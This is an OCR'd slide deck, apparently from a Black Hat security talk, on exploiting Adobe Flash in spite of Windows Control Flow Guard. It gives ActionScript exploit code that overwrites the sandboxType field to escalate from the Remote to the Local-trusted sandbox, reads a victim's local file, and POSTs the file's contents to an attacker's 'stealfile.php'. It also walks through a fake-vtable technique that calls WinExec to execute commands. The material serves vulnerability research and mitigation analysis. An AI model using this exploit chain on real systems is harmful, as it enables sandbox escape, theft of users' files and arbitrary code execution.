
- **Local-trusted sandbox**
- **Local-with-network sandbox**
- **Local-with-filesystem sandbox**
- **Remote sandbox**

More privileged

Less privileged

From Remote sandbox to Local Trusted sandbox

Current sandbox can be queried via the ***flash.system.Security.sandboxType*** property:



From Remote sandbox to Local Trusted sandbox

- The current sandbox is hold in a field of the same ***SecuritySettings*** object shown before.

- sandboxType = 0: Remote
- sandboxType = 1: Local-with-filesystem
- sandboxType = 2: Local-with-network
- sandboxType = 3: **Local-trusted**

From Remote sandbox to Local Trusted sandbox

- The current sandbox is hold in a field of the same ***SecuritySettings*** object shown before.

- Moving from the limited ***Remote*** sandbox to the privileged ***Local Trusted*** sandbox is as simple as this:

1. Find the ***SecuritySettings*** object in memory.
2. Set the dword at ***SecuritySettings_object*** + 0x4 to 3!

CORE SECURITY

From Remote sandbox to Local Trusted sandbox

Moving from the limited ***Remote*** sandbox to the privileged ***Local Trusted*** sandbox from ActionScript code:

```
/* Get the global_status global variable */
var global_status:uint = flash_base_addr + 0x100B6C8;
/* Get the SecuritySettings object */
var pointer:uint = read_dword(global_status);
pointer = read_dword(pointer + 0x78);
pointer = read_dword(pointer + 0x30);
pointer = read_dword(pointer + 0x9C);
/* Set the sandboxType field to 3 (Local-trusted sandbox) */
write_dword(pointer + 4, 3);
```

From Remote sandbox to Local Trusted sandbox

- Escalating to the ***Local Trusted*** sandbox grants our SWF file access to both local files and the network.
- So we can exfiltrate arbitrary files through Flash!

From Remote sandbox to Local Trusted sandbox

Reading a local file:

```
/* Read an arbitrary local file */
local_file_url = "file:///C:/Users/Francisco/Documents/secret.docx";
var myLoader:URLLoader = new URLLoader();
myLoader.dataFormat = URLLoaderDataFormat.BINARY;
myLoader.addEventListener(Event.COMPLETE, localLoadComplete);
myLoader.load(new URLRequest(local_file_url));


private function localLoadComplete(evt:Event):void {
    this.exfiltrate_file_contents(evt.target.data as ByteArray);

}
```

From Remote sandbox to Local Trusted sandbox

Uploading the contents of the local file to our server:

```
private function exfiltrate_file_contents(local_file_data:ByteArray):void{
    var sendHeader:URLRequestHeader = new URLRequestHeader("Content-type",
                                            "application/octet-stream");
    var sendReq:URLRequest = new URLRequest("stealfile.php");
    sendReq.requestHeaders.push(sendHeader);
    sendReq.method = URLRequestMethod.POST;
    sendReq.data = local_file_data;

    var sendLoader:URLLoader;
    sendLoader = new URLLoader();
    sendLoader.addEventListener(Event.COMPLETE, FileDataSentHandler);
    sendLoader.load(sendReq);
}
```


CORE SECURITY

Executing commands without shellcode nor ROP

Executing commands without shellcode nor ROP

- Control Flow Guard checks that the target address of an indirect call is one of the locations identified as ***valid***.
- It is possible to abuse legit, "safe" locations to do something useful from an attacker's perspective…
- …for example, to execute arbitrary commands without even injecting code nor using ROP.
- Technique overlapped with **Yuki Chen**, who presented it first at the SyScan 2015 conference.

CORE SECURITY

Executing commands without shellcode nor ROP

- The ***WinExec*** function from the *kernel32.dll* library is recognized as a *valid* destination for indirect calls at compile time.

- Nothing stops us from replacing the vtable of an object with a fake vtable containing a pointer to ***kernel32!WinExec***, since this function is a totally legit destination for indirect calls.

- If we are also able to control/overwrite the first argument that is passed to the virtual method being invoked, that means that we can do ***WinExec("some_program.exe")***!

Executing commands without shellcode nor ROP

- When calling the ***toString()*** method on a ***Vector*** object, the 2nd function pointer of its vtable is called, receiving the dword stored at ***Vector_object + 0x8*** as its first argument.

- We can use our write primitive to overwrite the memory at the address pointed by ***Vector_object + 0x8*** with a string of the command we want to execute (e.g. "*calc*").

CORE SECURITY

Executing commands without shellcode nor ROP


- We use our read primitive to leak the address of the ***kernel32!WinExec*** function. We store this address at our ***fake_vtable*** + 0x4.

- Then we use our write primitive to replace the vtable pointer of the ***Vector*** object with the address of our fake vtable.

- Finally, we invoke the ***toString()*** method of the crafted ***Vector*** object, which results in a totally legit call to ***WinExec("calc")***. We get code execution without even having injected native shellcode nor using ROP!


CORE SECURITY

Original state



CORE SECURITY

Crafted state



Demo Time!

Conclusions

Black Hat Sound Bytes

- All in all, CFG may be an effective mitigation to raise the costs of exploiting memory corruption vulnerabilities, as long as:
  - every module in the process is CFG-aware.
  - code generated at runtime is properly protected
- JIT compilers are likely to undermine the effectiveness of CFG in other software, unless special effort is made to harden them.
- Data-only attacks are really hard to detect/prevent. We may see an increase of this kind of attacks as modification of control flow becomes harder.

Thank you!

Questions?

@fdfalcon

ffalcon@coresecurity.com